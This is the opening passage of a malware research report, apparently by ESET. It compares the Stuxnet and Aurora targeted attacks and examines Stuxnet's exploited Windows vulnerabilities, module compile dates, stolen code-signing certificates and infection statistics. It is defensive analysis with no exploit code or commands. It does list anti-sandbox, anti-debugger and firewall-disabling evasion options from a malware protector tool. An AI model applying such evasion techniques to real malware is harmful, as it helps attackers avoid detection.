Stuxnet Under the Microscope

Revision 1.1

Aleksandr Matrosov, Senior Virus Researcher

Eugene Rodionov, Rootkit Analyst

David Harley, Senior Research Fellow

Juraj Malcho, Head of Virus Laboratory

Contents

Preface

This report is devoted to the analysis of the notorious Stuxnet worm (Win32/Stuxnet) that suddenly attracted the attention of virus researchers this summer. This report is primarily intended to describe targeted and semi-targeted attacks, and how they are implemented, focusing mainly on the most recent, namely Stuxnet. This attack is, however, compared to the Aurora attack, outlining the similarities and differences between the two attacks.

The paper is structured as follows. In the first section we introduce the targeted attacks and their common characteristics and goals. In this section we present comparison of two attacks: Stuxnet vs. Aurora. The second section contains some general information on SCADA (Supervisory Control And Data Acquisition) systems and PLCs (Programmable Logic Controllers) as Stuxnet’s primary targets of. The third section covers the distribution of the Stuxnet worm. Here we describe vulnerabilities that it exploits to infect the target machine. The next section describes the implementation of Stuxnet: user-mode and kernel-mode components, RPC Server and their interconnection. We also describe the remote communication protocol that it uses to communicate with the remote C&C.

1 Introduction

Recently, there has been increased public awareness and information about targeted attacks as the number of such attacks has significantly increased, becoming a separate cybercriminal business sector in its own right.

Many companies are reluctant to disclose information about attempted or successful targeted attacks for fear of public relations issues affecting their profits, so the information made available to the public only represents a small part of what is actually happening.

1.1 Targeted Attacks

All targeted attacks can be divided into two major classes:

- **Targeting a specific company or organization** - this type of attack is directed at a specific organization and the aim of an intruder is unauthorized access to confidential information such as commercial secrets (as with the Aurora attack).
- **Targeting specific software or IT infrastructure** - this type of attack is not directed at a specific company and its target is the data associated with a certain kind of software, for example -banking client software or SCADA systems. Such attacks have to be implemented in a more flexible manner. This class of attacks can do much more damage to a great number of companies than the attacks of the first class. As this class pre-supposes a long term attack, it is designed to circumvent protection systems (as with the Stuxnet attack).

The most common vector for the development of targeted external attacks is now considered to be the exploitation of vulnerabilities in popular client-side applications (browsers, plugins and so on). Attackers typically use combinations of multiple steps, which allow them to take root on the client-side. In most cases the first stage of the attack employs social engineering to allow an attacker to lure the victim to a favorable environment for the implementation of the next attack phase.




stage 1
social engineering targeted attack
stage 2
client-side exploit attack
stage 3
install malicious program

Figure 1.1 – Typical Stages of Client-Side Attack

Bypassing the security software installed in certain organizations is a crucial objective for most malware. There is a separate cybercriminal business sector devoted to providing the means for malicious software to stay undetected by specific or widely spread antivirus products.



☐ Anti-Sandbox(s) (Username/Sleep)
☐ Anti-Sandbox(s) (GetModuleHandle)
☐ Anti-Sandbox(s) (ProcessEntry)
☐ Anti-Sandbox(s) (Cd-Key)
☐ Anti-Sandbox(s) (IDT base address)
☐ Anti-Vmware

☐ Detect IsDebuggerPresent
☐ Detect Soft-ICE
☐ Detect FileMon/RegMon
☑ Disable XP Firewall
☐ Anti-Kaspersky
☐ Strip Reloc Files
☑ Validate PE

File (s) Size: 0 Kb (s)
Stub Size: 18.51 Kb (s)

Figure 1.2 – Custom Malware Protector

This kind of service can extend the life of outdated malware, or extend the time new threats stay undetected. However, the use of such technologies to resist detection by antivirus software can be used as a heuristic for the detection of previously unknown samples. But the converse case also holds true: avoiding using any techniques aimed at bypassing antivirus software and making the program resemble legitimate software more closely can be a way of protecting malware. This is the case with the attack mechanism used by the Stuxnet worm.

The Stuxnet attack constituted a serious threat to trust in software using legal digital signatures. This creates a problem for white-listing, where security software is based on the *a priori* assumption that a trusted program meets certain conditions and is therefore indeed trustworthy. And what if the program closely resembles legitimate software and even has digital certificates for installed modules published in the name of reputable companies? All this suggests that targeted attacks could persist much longer over time than we previously imagined. Stuxnet was able to stay undetected for a substantial period where no one saw anything suspicious. The use of a self-launching, 0-day vulnerability in the attack allowed the rapid distribution of Stuxnet in the targeted region. The choice of this kind of vulnerability is quite deliberate, because in the absence of information about its existence, use of the exploit will not be detected. All these facts suggest a well-planned attack which remained unnoticed until long after it was launched. But it is precisely the existence of such threats that inspires us to look at the new vector and the possibility of attacks that use it, in order to reduce the impact of future attacks.

1.2 Stuxnet versus Aurora

In the past year, the public has become aware of two targeted attacks, codenamed Stuxnet and Aurora. Both of these attacks have some common features that characterize recent trends in targeted attacks. Nowadays, the most popular vector of penetration of the user's machine is realized through popular client-side applications (browsers, plugins and other apps). It is much easier to steal data by launching an indirect attack on people with access to important information via a malicious web site, than it is to attack the company's well-protected database server directly. The use of client-side applications as a vector of attack is undoubtedly expected by cautious system users and administrators, but this attack methodology is less predictable and harder to protect against, since in everyday life we use many applications, each of them potentially an attack vector.

The Aurora and Stuxnet attacks used 0-day exploits to install malicious programs onto the system. Table 1.2.1 presents data on the malicious programs and exploits used:

Table 1.2.1 – Malicious Software and Exploits Used to Perform Attacks

Characteristics	Aurora	Stuxnet
Exploitation vector	MS10-002 (0-day)	MS10-046 (0-day) MS10-061 (0-day) MS08-067 (patched) 0-day (unpatched)
Targeted malicious program	Win32/Vedrio	Win32/Stuxnet

Table 1.2.2 displays the characteristics of vulnerable platform and exploits, and indicates how seriously the intruders take their attacks.

Table 1.2.2 – Platforms Vulnerable to 0-Day Attack Vector

Characteristics	MS10-002	MS10-046	MS10-061	0-day (unpatched)
Vulnerable versions	all versions of MS Internet Explorer (6, 7, 8)	all versions of MS Windows (WinXP, Vista, 7, …)	all versions of MS Windows (WinXP, Vista, 7, …)	WinXP and Win2000
Layered shellcode	yes	no	no	yes
Remote attacks	yes	yes	yes (only for WinXP)	no
Other vectors	no	yes	yes	no

The exploit ESET detects as JS/Exploit.CVE-2010-0249 (MS10-002) has a narrower range of possible vectors of distribution than LNK/Exploit.CVE-2010-2568 (MS10-046). The range of vulnerabilities used in the Stuxnet attack have other interesting features making use of such infection vectors as removable flash drives and other USB devices, and resources shared over the network. The exploit LNK/Exploit.CVE-2010-2568 is by its nature so designed that detection of the exploit's malicious activity is impossible, if you are not aware of its existence. If we compare the features of these two exploits, it seems that JS/Exploit.CVE-2010-0249 is designed for a surprise attack, while in the case of LNK/Exploit.CVE-2010-2568 a long-term, persistent attack was intended. An additional propagation vector (MS10-061) can spread rapidly within the local network. These observations confirm the data from Table 1.2.3, which compares the characteristics of the malicious programs used in these attacks.

Table 1.2.3 – Comparison of attacks

Characteristics	Aurora	Stuxnet
Target	Targeted group of specific companies	Sites using SCADA systems but promiscuous dissemination
Multiple distribution vectors	no	yes
Payload	download in process infecting	all in one malware
Code packing	yes	yes
Code obfuscation	yes	yes
Anti-AV functionality	yes	yes
Masking under legal programs	yes	yes
Architecture of malicious program	modular	modular
Establishing a backdoor	yes	no
Distributed C&C	yes	no
Communications protocol	https	http
Custom encryption of communications protocol	yes	yes
Modules with a legal digital signature	no	yes
Update mechanism	yes; downloads and runs the downloaded module via WinAPI	yes; downloads updates via WinAPI functions and runs them in memory, without creating any files
Uninstall mechanism	no	yes
Infection counter	no	yes
Availability of any modifications malicious program	no	yes

These two attacks have shown us that no information system is absolutely secure and carefully planned targeted or even semi-targeted attacks put a serious weapon into the hands of bad guys. In the case of Stuxnet there are still a lot of open questions, in our report we try to highlight the technical component of this semi-targeted attack. Stuxnet showed us by example how much can be conceived and achieved using massive semi-targeted attacks.


Why semi-targeted? While the payload is plainly focused on SCADA systems, the malware's propagation is promiscuous. Criminal (and nation-state funded) malware developers have generally moved away from the use of self-replicating malware towards Trojans spread by other means (spammed URLs, PDFs and Microsoft Office documents compromised with 0-day exploits, and so on). Once self-replicating code is released, it's difficult to exercise complete control over where it goes, what it does, and how far it spreads (which is one of the reasons reputable researchers have always been opposed to the use of "good" viruses and worms: for the bad guys, it also has the disadvantage that as malware becomes more prevalent and therefore more visible, its usefulness in terms of payload delivery is depleted by public awareness and the wider availability of protection).

As we describe elsewhere in this document, there were probably a number of participants in the Stuxnet development project who may have very different backgrounds. However, some of the code looks as if it originated with a "regular" software developer with extensive knowledge of SCADA systems and/or Siemens control systems, rather than with the criminal gangs responsible for most malcode, or even the freelance hacker groups, sometimes thought to be funded by governments and the military, (for example Wicked Rose) we often associate with targeted attacks. However, it's feasible that what we're seeing here is the work of a more formally-constituted, multi-disciplinary "tiger team". Such officially but unpublicized collaborations, resembling the cooperative work with other agencies that anti-malware researchers sometimes engage in, might be more common than we are actually aware.

On the other hand, the nature of the .LNK vulnerability means that even though the mechanism is different to the Autorun mechanism exploited by so much malware in recent years, its use for delivery through USB devices, removable media, and network shares, has resulted in wide enough propagation to prevent the malware from remaining "below the radar". This may signify misjudgement on the part of a development team that nevertheless succeeded in putting together a sophisticated collaborative project, or a miscommunication at some point in the development process. On the other hand, it may simply mean that the group was familiar enough with the modus operandi characteristic of SCADA sites to gamble on the likelihood that Stuxnet would hit enough poorly-defended, poorly-patched and poorly-regulated PLCs to gain them the information and control they wanted. Since at the time of writing it has been reported by various sources that some 14 or 15 SCADA sites have been directly affected by the infection of PLCs (Programmable Logic Controllers), the latter proposition may have some validity. While the use of these vectors has increased the visibility of the threat, it's likely that it has also enabled access to sites where "air-gapped" generic defences were prioritized over automated technical defences like anti-virus, and less automated system updating and patching. This is not a minor consideration, since the withdrawal of support from Windows versions earlier than Windows XP SP3. At the same time, it's clear that there are difficulties for some sites where protective measures may involve taking critical systems offline. While there are obvious concerns here concerning SPoFs (single points of failure), the potential problems associated with fixing such issues retrospectively should not be underestimated.

1.3 Stuxnet Revealed


During our research, we have been constantly finding evidence confirming that the Stuxnet attack was carefully prepared. Timestamp in the file *~wtr4141.tmp* indicates that the date of compilation was 03/02/2010.



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	4B691802h	03/02/2010 06:30:26
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	2D02h	
Magic	010Bh	PE32
Linker Version	0009h	9.0
Size of Code	00003400h	
Size of Initialized Data	00001200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	10001E20h	
Base of Code	00001000h	
Base of Data	00005000h	
Image Base	10000000h	

Figure 1.3 – Header Information from ~wtr4141.tmp

Version 9.0 of the linker indicated that attackers used MS Visual Studio 2008 for developing Stuxnet's components. File *~wtr4141.tmp* is digitally signed, and the timestamp indicates that the signature on the date of signing coincides with the time of compilation.



~wtr4141.tmp Properties

Signature list


Name of signer:	Timestamp
Realtek Semiconductor Corp	Wednesday, February 03, 2010 3:15

Signature list

Name of signer:	E-mail address:	Timestamp
JMicron Technology Corp.	Not available	Not available

Figure 1.4 – Digital Signature Information from ~wtr4141.tmp


Examination of the driver is even more interesting, since the timestamp of *MRXCLS.sys* indicates that it was compiled on 01/01/2009. An 8.0 version of the linker used to build it suggests that MS Visual Studio 2005 was for development. Using different versions of the linker may indicate as well that this project was developed by a group of people with a clear division of responsibilities.



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0006h	
Time Date Stamp	495D1125h	01/01/2009 18:53:25
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0008h	8.0
Size of Code	00002500h	
Size of Initialized Data	00002580h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	000103AAh	
Base of Code	00000300h	
Base of Data	00002380h	
Image Base	00010000h	

Figure 1.5 – Header information from MRXCLS.sys

The digital signature shows a later date 25/01/2010, indicating that this module, was available very early on, or was borrowed from another project.



Signer information


Name: Realtek Semiconductor Corp

E-mail: Not available

Signing time: Monday, January 25, 2010 6:45:14 PM

Figure 1.6 – Digital Signature Information from MRXCLS.sys


The second driver was built later and a timestamp of compilation shows 25/01/2010, coinciding with the date of signature of the driver MRXCLS.sys. The same linker version was used and maybe these two drivers were created by one and the same person.



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0006h	
Time Date Stamp	4B5DAD1Ch	25/01/2010 14:39:24
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0008h	8.0
Size of Code	00001B00h	
Size of Initialized Data	00000A00h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00012005h	
Base of Code	00000480h	
Base of Data	00001C00h	
Image Base	00010000h	

Figure 1.7 – Header Information from MRXNET.sys

The timestamp signature also coincides, and it all seems to point to the date of release for this component.




Signer information

Name:	Realtek Semiconductor Corp
E-mail:	Not available
Signing time:	Monday, January 25, 2010 6:45:14 PM

Figure 1.8 – Digital Signature Information from MRXNET.sys

On July 17th, ESET identified a new driver named jmidebs.sys, compiled on July 14th 2010, and signed with a certificate from a company called "JMicron Technology Corp". This is different from the previous drivers which were signed with the certificate from Realtek Semiconductor Corp. It is interesting to note that both companies whose code signing certificates were used have offices in Hsinchu Science Park, Taiwan. The physical proximity of the two companies may suggest physical theft, but it's also been suggested that the certificates may have been bought from another source. For instance, the Zeus botnet is known to steal certificates, though it probably focuses on banking certificates. (As Randy Abrams pointed out: http://blog.eset.com/2010/07/22/why-steal-digital-certificates.)

The file jmidebs.sys functions in much the same way as the earlier system drivers, injecting code into processes running on an infected machine. As Pierre-Marc Bureau pointed out in a blog at the time, it wasn't clear whether the attackers changed their certificate because the first one was exposed, or were simply using different certificates for different attacks. Either way, they obviously have significant resources to draw on. The well-planned modular architecture that characterizes the Stuxnet malware, and the large number of modules used, suggests the involvement of a fairly large and well-organized group. (See: http://blog.eset.com/2010/07/19/win32stuxnet-signed-binaries).



Certificate Information

This certificate is intended for the following purpose(s):
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: JMicron Technology Corp.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 6/ 17/ 2009 to 7/ 25/ 2012

Learn more about certificates

Show: <All>

Field	Value
Version	V3
Serial number	47 6f 49 f4 c9 59 f6 56 e9 aa ...
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	VeriSign Class 3 Code Signing ...
Valid from	Wednesday, June 17, 2009 5:...
Valid to	Wednesday, July 25, 2012 4:...
Subject	JMicron Technology Corp., Sv...

```
 47 6f 49 f4 c9 59 f6 56 e9 aa 1e b8 7f c5
29 bb
```

Learn more about certificate details

Certification path

- VeriSign Class 3 Public Primary CA
  - VeriSign Class 3 Code Signing 2009-2 CA
    - JMicron Technology Corp.


Certificate status:

This certificate is OK.

Learn more about certification paths

Figure 1.9 – Certificate Issued to JMicron Technology Corporation

Another interesting finding was the string *b:\myrtus\src\objfre_w2k_x86\i386\guava.pdb* found in the resource section.



```
.rdata:00011D95                   db    0
.rdata:00011D96                   db    0
.rdata:00011D97                   db    0
.rdata:00011D98 aBMyrtusSrcObjf db 'b:\myrtus\src\objfre_w2k_x86\i386\guava.pdb',0
.rdata:00011DC4                   db    0
.rdata:00011DC5                   db    0
.rdata:00011DC6                   db    0
.rdata:00011DC7                   db    0
```

Figure 1.10 – Interesting String in MRXNET.sys

The number of modules included in Stuxnet and the bulkiness of the developed code indicate that this malicious program was developed by a large group of people. Stuxnet is a more mature and technologically advanced (semi-)targeted attack than Aurora.

1.4 Statistics on the Spread of the Stuxnet Worm

The statistical distribution of infected machines Win32/Stuxnet global, from the beginning of the detection to the end of September, is presented in the figure below:




Figure 1.11 – Global infection by Win32/Stuxnet (Top 14 Countries)

Asian countries are the leaders with the largest number of Stuxnet-infected machines by. Iran is the region where the widest spread Stuxnet has been seen. If we look at the percentage distribution of the number of infections by region, we can generate the following table:

Table 1.4.1 – The Percentage Distribution of Infections by Region

Iran	Indonesia	India	Pakistan	Uzbekistan	Russia	Kazakhstan	Belarus
52,2%	17,4%	11,3%	3,6%	2,6%	2,1%	1,3%	1,1%
Kyrgyzstan	**Azerbaijan**	**United States**	**Cuba**	**Tajikistan**	**Afghanistan**	**Rest of the world**	
1,0%	0,7%	0,6%	0,6%	0,5%	0,3%	4,6%	

A high volume of detections in a single region may mean that it is the major target of attackers. However, multiple targets may exist, and the promiscuous nature of the infective mechanism is likely to targeting detail. In fact, even known infection of a SCADA site isn't incontrovertible evidence that the site was specifically targeted. It has been suggested that malware could have been spread via flash drives distributed at a SCADA conference or event (as Randy Abrams pointed out in a blog at http://blog.eset.com/2010/07/19/which-army-attacked-the-power-grids. Even that would argue targeting of the sector rather than individual sites, and that targeting is obvious from the payload. Distribution, however, is influenced by a number of factors apart from targeting, such as local availability of security software and adherence to good update/patching practice. Furthermore, our statistics show that the distribution of infections from the 